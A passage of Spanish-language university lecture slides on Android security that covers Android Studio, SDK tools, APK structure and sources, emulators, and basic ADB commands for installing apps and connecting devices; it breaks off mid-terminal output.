- Guía de desarrollo:
<https://developer.android.com/guide>
- Laboratorios de código:
<https://codelabs.developers.google.com/?cat=Android>
- Cursos de capacitación (tanto kotlin como java):
<https://developer.android.com/courses>
- Guía para crear y ejecutar un primer proyecto con Android Studio (“Hello, World!” app)
<https://developer.android.com/training/basics/firstapp>
 - Básicamente todo el código lo genera el entorno
 - Necesitamos entender varios conceptos básicos de Android para ser capaces de leer dicho código



Nuestra primera app



The image shows the Android Studio interface with the following components:

- Project View:** Shows the project structure for "HolaMundo". It includes the `AndroidManifest.xml`, `activity_hola_mundo.xml`, `strings.xml`, and `HolaMundo.java` files.
- Manifest Editor:** Displays the `AndroidManifest.xml` code, which defines the application's package name as `com.cdm.ejemplo.miprimerapp` and specifies the main activity `HolaMundo`.
- Strings Editor:** Displays the `strings.xml` file with the string `<string name="saludo">¡¡¡ Hola a todos !!!</string>`.
- Java Editor:** Displays the `HolaMundo.java` code, which extends `AppCompatActivity` and sets the content view to `R.layout.activity_hola_mundo`.
- Preview Window:** Shows the app's interface with the title "HolaMundo" and the message "¡¡¡ Hola a todos !!!".



Indice

- ¿Qué es Android? Conceptos básicos
- **Herramientas para el desarrollo y emulación de aplicaciones Android**
- Depuración con ADB
- Reversing de apks
- Smali y parcheado de apks




Android Studio

- Android Studio es el entorno de desarrollo integrado (IDE) oficial para el desarrollo de apps para Android
 - Sistema de compilación basado en Gradle
 - Compatibilidad con C++ y NDK
 - Capacidades de emulación rápida para todos los dispositivos Android
 - Requiere de 2GB de HDD y de 8GB de RAM para su instalación y ejecución
 - Disponible para Windows, Mac, Linux y Chrome OS
- Descarga: <https://developer.android.com/studio>
- Instalación: <https://developer.android.com/studio/install>
- Guía de uso: <https://developer.android.com/studio/intro>



Interfaz de usuario



1. Barra de herramientas

- Ejecución de las aplicaciones
- Iniciar herramientas android

2. Barra de navegación

3. Ventana del editor

4. Barra de la ventana de herramientas

5. Ventanas para tareas específicas

- Estructura y administración del proyecto
- Control de versiones
- Depurador
- etc.

6. Barra de estado

Combinaciones de teclas admitidas por el IDE: <https://developer.android.com/studio/intro/keyboard-shortcuts>



Android SDK tools

- No es necesario descargarlas por separado ya que instalan como parte de Android Studio

- ... pero se pueden descargar aparte


<https://developer.android.com/studio> (Command line tools only)

- SDK Manager accesible desde línea de órdenes ejecutando la orden: **sdkmanager**
- Órdenes disponibles y su uso:
<https://developer.android.com/studio/command-line>

- Algunas de las órdenes incluidas en la SDK son esenciales a la hora de acceder a un dispositivo/emulador Android y analizar sus aplicaciones
 - Ejemplos: adb, apksigner, apk analyzer, logcat, dumpsys, etc.

- Directorio de instalación


- Windows: %LOCALAPPDATA%\Android\sdk
- Mac: ~/Library/Android/sdk
- Linux: ~/Android/Sdk





Google Play Services

- Es una librería creada por Google para que los desarrolladores facilitar el uso de las API y servicios de Google
 - Muchas veces se confunden con el propio Android al venir preinstalados en todos los móviles lanzados con Play Store
 - Definen el nexo de unión entre Android y Google y evolucionan independientemente de si lo hace o no la plataforma
 - Ofrecen a los desarrolladores un modo estandarizado y abstracto de acceder a funciones avanzadas permitiendo que móviles con versiones de Android antiguas sigan pudiendo usar funciones y aplicaciones actuales
 - Estos servicios se actualizan a través de Google Play
- ¿Y cuáles son estos servicios?
 - App analytics, cloud messaging, authentication, storage, maps, places, sign in with Google, notifications, adwords, admob, etc.
 - Más info en: <https://developers.google.com/android>






Proceso de compilación

DEX → Dalvik Executable Format


ODEX → Versión optimizada de DEX





Estructura de un apk

- Las apps Android se distribuyen e instalan a través de archivos apk (Android Application Package)
- Variante de los archivos JAR, los .apk son en esencia ficheros comprimidos de tipo “zip” que contienen
 - El manifiesto de la app que describe su funcionalidad y características principales (versión de Android requerida, icono, permisos, etc.)
 - Las librerías, recursos y código compilado necesarios para ejecutar la app
 - Certificado de la aplicación, lista de recursos y resumen SHA-1 de los mismos de acuerdo a la información contenida en el manifiesto
- Se pueden intercambiar con facilidad



Fuentes de APKs

- **Repositorio oficial** de apps Android: [Google Play](#)
- [Apkpure](#)
 - Repositorio no oficial de apps Android
 - Permite encontrar apps que no están en Google Play porque
 - No cumplen algunas de las condiciones que impone ese repositorio
 - Su desarrollo ha sido abandonado
 - Son versiones antiguas de las apps disponibles
 - La instalación de las APKs requiere de la activación en el terminal del **permiso para ejecutar programas de fuentes desconocidas**, que por defecto está deshabilitado
 - <https://apkpure.com>
- Otras alternativas:
 - Aptoide (<https://es.aptoide.com>)
 - ApkMirror (<https://www.apkmirror.com>)
 - F-Droid: Repositorio FOSS (<https://f-droid.org>)



Instalación de un apk

- Para ejecutar un archivo .APK bastará con abrirlo en un dispositivo Android
- Los apks sirven para instalar aplicaciones sin necesidad de pasar por Google Play

Apreciaciones de seguridad

- Los archivos APK pueden ser la puerta de entrada de amenazas al sistema (troyanos, virus, malware, ransomware, etc.)
- Aunque se publicitan libres de dichas amenazas, no se aplican los filtros de seguridad existentes en Google Play
 - <https://developer.android.com/google/play/filters>
- Este problema puede mitigarse utilizando herramientas de análisis específicas. Algunas pueden usarse online
 - Antivirus
 - Virus Total (<https://www.virustotal.com>)
 - Metadefender Cloud (<https://metadefender.opswat.com>)
 - Análisis híbrido: Ativirus + análisis estático
 - <https://www.hybrid-analysis.com>



Emulación de apks (1/3)



- El emulador se instaló con las SDK tools de Android que vienen con el Android Studio
<https://developer.android.com/studio/run/emulator>
- La gestión de los emuladores se realiza a través del AVD (Android Virtual Device) Manager





Emulación de apks (2/3)

- Lanzamiento a ejecución del emulador
 - Le cuesta un poco
 - Requiere 8GB de RAM (al menos)
- Si el apk de la app se ha descargado de algún sitio podemos instalar la app simplemente dejando caer el archivo sobre el emulador





Emulación de apks (3/3)

- Podemos trabajar con el emulador directamente desde la línea de comandos
 - Para saber los emuladores disponibles

```
emulator -list-avds
```

- Para lanzar a ejecución un emulador


```
emulator -avd avd_name
```

NOTA: El emulador es una herramienta más de las incluidas en la SDK de Android, con lo que, obviamente, la orden sólo se reconocerá si se lanza desde el directorio correcto (o se incluye dicho directorio en el PATH del sistema)



Ejecución en dispositivos reales

- El teléfono (si se usa) debe tener las opciones de desarrollador (developer options) habilitadas y dentro de estas permitir la depuración por USB (USB debugging)
<https://developer.android.com/studio/run/device>
- Además, hay que permitir también la instalación de apps desde fuentes desconocidas
 - Ej. Dispositivo Samsung →
- Mucho ojito con los cables que utilizamos






Emuladores alternativos

- Genymotion: Emulador optimizado
 - Producto comercial orientado a ofrecer Android “as a Service”
 - Ofrece dos alternativas de trabajo: escritorio y nube → la versión de escritorio (Mac, Windows y Linux) es gratuita si se utiliza sin una finalidad comercial
 - Máquina Virtual muy optimizada: <https://www.genymotion.com>
- Androl4b: Emulador en máquina virtual
 - Máquina virtual basada en Ubuntu mate orientada a la ingeniería inversa de apks y al análisis de malware
 - Incorpora preinstaladas gran cantidad de herramientas y una versión (algo antigua) de Android Studio
 - <https://github.com/sh4hin/Androl4b>
- Todas vienen sin Google Apps, pero éstas pueden obtenerse desde:
<https://github.com/opengapps/opengapps>



Reconocimiento del dispositivo

- Android Studio manejará el dispositivo conectado por USB como si fuera un emulador más instalado en el entorno
 - ADB (Android Debug Bridge) es la herramienta que permite esto y se instala como parte de las SDK tools de Android
 - En el dispositivo se debe aceptar la depuración desde el entorno de desarrollo
 - <https://developer.android.com/studio/run/oem-usb>





Indice

- Herramientas para el desarrollo y emulación de aplicaciones Android
- **Depuración de apks**
- Reversing de apks
- Smali y parcheado de apks



3. Ingeniería inversa de aplicaciones móviles Android

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)

Indice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- Smali y parcheado de apks



Android Debug Bridge

- Comúnmente conocido como ADB
 - <https://developer.android.com/studio/command-line/adb>
 - Forma parte de las “platform-tools” que integra la SDK de Android
- Permite
 - Enviar órdenes a un dispositivo Android
 - Almacenar y recuperar ficheros del mismo
 - Abrir un Shell en el dispositivo
 - Lectura de información del dispositivo (memoria en uso, paquetes de aplicaciones instaladas, etc.)

```
# Lists all devices
adb devices
#Result
List of devices attached
emulator-5554 attached
emulator-5555 attached
# Issue a command to a specific device
adb -s emulator-5554 shell
```




Indice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- **Reversing de apks**
- Smali y parcheado de apks



Obtención del apk a instalar


- Los primero es saber qué deseamos instalar
 - Apk descargado de algún repositorio o proporcionado por alguien
 - Apk desarrollado por nosotros





Instalar/desinstalar un apk

- Se instalan apks, pero se desinstalan paquetes de aplicación
 - Instalación:
`adb install`
 - Opción `-s`
instala la app en la sdcard
 - Opción `-r`
fuerza la instalación si la app ya existe
 - Desinstalación:
`adb uninstall`



```
C:\ Símbolo del sistema

C:\Users\jucar\Desktop>adb devices
List of devices attached
emulator-5554    device

C:\Users\jucar\Desktop>adb -s emulator-5554 install app-debug.apk
Performing Push Install
app-debug.apk: 1 file pushed, 0 skipped... 979.0 MB/s (3328530 bytes in 0.003s)
    pkg: /data/local/tmp/app-debug.apk
Failure [INSTALL_FAILED_ALREADY_EXISTS]

C:\Users\jucar\Desktop>adb -s emulator-5554 install -r app-debug.apk
Performing Push Install
app-debug.apk: 1 file pushed, 0 skipped... 776.1 MB/s (3328530 bytes in 0.004s)
    pkg: /data/local/tmp/app-debug.apk
Success

C:\Users\jucar\Desktop>adb install -r app-debug.apk
Performing Push Install
app-debug.apk: 1 file pushed, 0 skipped... 721.2 MB/s (3328530 bytes in 0.004s)
    pkg: /data/local/tmp/app-debug.apk
Success

C:\Users\jucar\Desktop>adb uninstall com.cdm.ejemplos.holamundo
Failure [DELETE_FAILED_INTERNAL_ERROR]

C:\Users\jucar\Desktop>adb uninstall com.cdm.ejemplo.holamundo
Success
```



Conexión de un dispositivo

- Hay que habilitar la depuración por USB

- Conexión por USB
(emulador o dispositivo real)
 - Conexión por WIFI (dispositivo real)
 - Conectar el dispositivo a la misma red que el PC
 - Conectar el dispositivo por USB al PC
 - Aceptar la conexión
 - Si no se acepta tendrás un mensaje de error
 - Definir el puerto de comunicación
`adb tcpip puerto`
 - Averiguar la ip del dispositivo
`adb shell ip addr show wlan0`
 - Definir la conexión con el dispositivo
`adb connect ip-dpto:puerto`
 - Desconectar el dispositivo y aceptar en el mismo la petición de conexión que el PC emitirá regularmente
 - Una vez todos los pasos realizados podremos interactuar con el dispositivo como si este estuviera conectado en local
 - ¡¡ No olvidar volver al modo usb cuando sea necesario !!

```
C:\ Símbolo del sistema
C:\Users\jucar\Desktop>adb devices
List of devices attached
8ea5baef      unauthorized

C:\Users\jucar\Desktop>adb tcpip 5555
error: device unauthorized.
This adb server's $ADB_VENDOR_KEYS is not set
Try 'adb kill-server' if that seems wrong.
Otherwise check for a confirmation dialog on your device.

